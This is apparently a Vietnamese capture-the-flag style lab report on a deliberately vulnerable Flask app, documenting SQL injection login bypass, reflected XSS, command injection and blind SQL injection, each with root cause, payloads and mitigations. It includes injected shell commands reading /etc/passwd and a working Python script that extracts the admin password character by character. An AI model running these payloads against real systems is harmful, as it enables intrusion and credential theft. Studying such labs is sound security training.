

FLASK WRITEUP

Flask-Vulnerability Lab Report

Danh sách lỗ hổng trong lab

#	Tên lỗ hổng	Endpoint / Function
01	SQL Injection	POST /login
02	XSS Reflected	GET /search?q=
03	Command Injection	GET /ping
04	Boolean-based SQL Injection	GET /checkuser?username=

Chi tiết lỗ hổng

Vulnerability 01 – SQL Injection

Loại lỗi	SQL Injection
Endpoint	POST /login
Tham số	username
Impact	Đăng nhập không cần mật khẩu

Root Cause

Ứng dụng dùng sử dụng nối chuỗi để tạo câu query database và không dùng filter hay parameterize params

```
def login():
    if request.method == 'POST':
        username = request.form.get('username', '')
        password = request.form.get('password', '')
        conn = sqlite3.connect('database.db')
        c = conn.cursor()
        query = f"SELECT * FROM users WHERE username='{username}' AND password='{password}'"
        try:
            c.execute(query)
            user = c.fetchone()
```

Attack Path


- 1. Mở endpoint /login và thử với payload `abc'--` ở username
- 2. Thấy server chỉ trả về lỗi không tìm thấy người dùng

3. Dùng luôn `admin'--` ở username và đăng nhập được với tư cách admin

Payload

`username=admin'--&password=1111`

Evidence



Hình 1. Đăng nhập được với tư cách admin

Mitigation

Dùng Prepared Statement / Parameterized Query.

Validate dữ liệu đầu vào.

Không tự escape bằng cách thay ký tự.

Vulnerability 02 – XSS Reflected

Loại lỗi	XSS Reflected
Endpoint	GET /search?q=
Tham số	q

Root Cause

Tại hàm search, dev thực hiện nối chuỗi query vào thẳng luôn html mà không filter input

```
@app.route('/search')
def search():
    query = request.args.get('q', '')
    content = f'''
        <h2>Lab 2: XSS Reflected</h2>
        <form method="get">
            <label>Tìm kiếm:</label>
            <input type="text" name="q" value="{query}" placeholder="Nhập từ khoá...">
            <input type="submit" value="Search">
        </form>
        ...
    if query:
        content += f'<p>Kết quả tìm kiếm cho: <b style="color:#00d2ff">{query}</b></p>'
    content += '<div class="hint"><i>Gợi ý: Thử làm hiện lên một bảng cảnh báo script (alert).</i></div>'
    return render_page(content)
```

Attack Path

1. Thử với payload `<h1>abc</h1>` và check devtool thấy được thẻ h1 đã được render
2. Vậy nên sẽ thử với `<script>alert()</script>`
3. Thẻ script được render và hiện khung alert


Payload

GET /search?q=<script>alert()</script>

Evidence



Hình 2. Thẻ h1 được render



Hình 3. Thẻ script được render và chạy được hàm alert

Mitigation

HTML encode dữ liệu trước khi hiển thị.

Dùng WAF cho server

Không sử dụng nối chuỗi, filter input trước khi thực hiện những thao tác khác

Vulnerability 03 – Command Injection

Loại lỗi	Command Injection
Endpoint	POST /ping
Tham số	Target

Root Cause

Dev sử dụng nối chuỗi để tạo command và không filter hay encode input data

```
@app.route('/ping', methods=['GET', 'POST'])
def ping():
    output = ""
    target = ""
    if request.method == 'POST':
        target = request.form.get('target', '')
        try:
            cmd = f"ping -c 1 {target}" if os.name != 'nt' else f"ping -n 1 {target}"
            output = os.popen(cmd).read()
        except Exception as e:
            output = str(e)
```


Attack Path

1. Thử với payload **8.8.8.8; #** và nhận thấy server vẫn trả kết quả chứ không báo lỗi
2. Thử payload **1.1.1.1; whoami** và nhận lại được kết quả của whoami
3. Tiếp tục thử với payload **1.1.1.1; cat /etc/passwd** và nhận được dữ liệu của file `/etc/passwd`

Payload

1.1.1.1; cat /etc/passwd

Evidence



Hình 5. Dữ liệu file /etc/passwd

Mitigation

Tránh gọi shell. Dùng các thư viện hoặc API thực hiện chức năng này thay vì tự chạy
Kiểm tra data input bằng whitelist

Vulnerability 04 – Boolean-based SQL Injection

Loại lỗi	Boolean-based SQL Injection
Endpoint	GET /checkuser?username=
Tham số	username

Root Cause

Dev sử dụng nối chuỗi để tạo câu query và chỉ hiển thị kết quả đúng và sai

```
@app.route('/check_user')
def check_user():
    username = request.args.get('username', '')
    if not username:
        content = '''
        <h2>Lab 4: Blind SQLi</h2>
        <form method="get">
            <label>Kiểm tra Username tồn tại:</label>
            <input type="text" name="username" value="admin">
            <input type="submit" value="Check">
        </form>
        ...
        return render_page(content)

conn = sqlite3.connect('database.db')
c = conn.cursor()
query = f"SELECT * FROM users WHERE username='{username}'"
try:
    c.execute(query)
    user = c.fetchone()
except Exception as e:
    return render_page("<h3 style='color:#ff4b2b'>Lỗi Server</h3>")
finally:
    conn.close()

if user:
    return render_page("<h2>Kết quả</h2><p style='text-align:center; color:#00d2ff; font-size:1.2em;'>Username này <b>TỒN TẠI</b> trong hệ thống.</p>")
else:
    return render_page("<h2>Kết quả</h2><p style='text-align:center; color:#ff4b2b; font-size:1.2em;'>Username này <b>KHÔNG TỒN TẠI</b>.</p>")
```

Attack Path

- Thử với user **admin** thì trả về kết quả Username tồn tại trong hệ thống
- Tiếp tục với **admina** thì kết quả Username này không tồn tại
- Tiếp tục thử với payload **' OR (SELECT SUBSTR(password,1,1) FROM users WHERE username='admin')='character' -- -**
- Ta sẽ thực hiện dò từng ký tự của mật khẩu admin theo từng ký tự 1

Script

```
import requests
url = "http://localhost:5000/check_user"
chars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789`~!@#%$%^&*()-
_+={}[]\|;:'
password = ""
position = 1
while True:
    found = False
    for c in chars:
        payload = (
            f"' OR (SELECT SUBSTR(password,{position},1) FROM users WHERE
username='admin')='"
            + c
            + "'-- '"
        )

        r = requests.get(url, params={"username": payload})

        if "<b>TỒN TẠI</b>" in r.text:
            password += c
            print("Password: ", password)
            found = True
            position += 1
            break

    if not found:
        print("Không tìm được ký tự tiếp theo.")
        print("Password cuối cùng:", password)
        break
```

Dò từng ký tự của password. Nếu kết quả trả về gồm TỒN TẠI thì sẽ thêm vào string password. Còn nếu không thì sẽ sang ký tự tiếp theo

Evidence

```
Password: T
Password: Th
Password: ThT
Password: ThTC
Password: ThTCS
Password: ThTCSe
Password: ThTCSec
Password: ThTCSec{
Password: ThTCSec{S
Password: ThTCSec{SQ
Password: ThTCSec{SQL
Password: ThTCSec{SQLi
Password: ThTCSec{SQLi_
Password: ThTCSec{SQLi_B
Password: ThTCSec{SQLi_By
Password: ThTCSec{SQLi_Byp
Password: ThTCSec{SQLi_Bypa
Password: ThTCSec{SQLi_Bypas
Password: ThTCSec{SQLi_Bypass
Password: ThTCSec{SQLi_Bypass_
Password: ThTCSec{SQLi_Bypass_S
Password: ThTCSec{SQLi_Bypass_Su
Password: ThTCSec{SQLi_Bypass_Suc
Password: ThTCSec{SQLi_Bypass_Succ
Password: ThTCSec{SQLi_Bypass_Succes
Password: ThTCSec{SQLi_Bypass_Success
Password: ThTCSec{SQLi_Bypass_Success_
Password: ThTCSec{SQLi_Bypass_Success_1
Password: ThTCSec{SQLi_Bypass_Success_13
Password: ThTCSec{SQLi_Bypass_Success_133
Password: ThTCSec{SQLi_Bypass_Success_1337
Password: ThTCSec{SQLi_Bypass_Success_1337}
Không tìm được ký tự tiếp theo.
Password cuối cùng: ThTCSec{SQLi_Bypass_Success_1337}
```

Hình 6. Password của user admin

Mitigation

Dùng Prepared Statement / Parameterized Query.

Validate dữ liệu đầu vào.

Không tự escape bằng cách thay ký tự.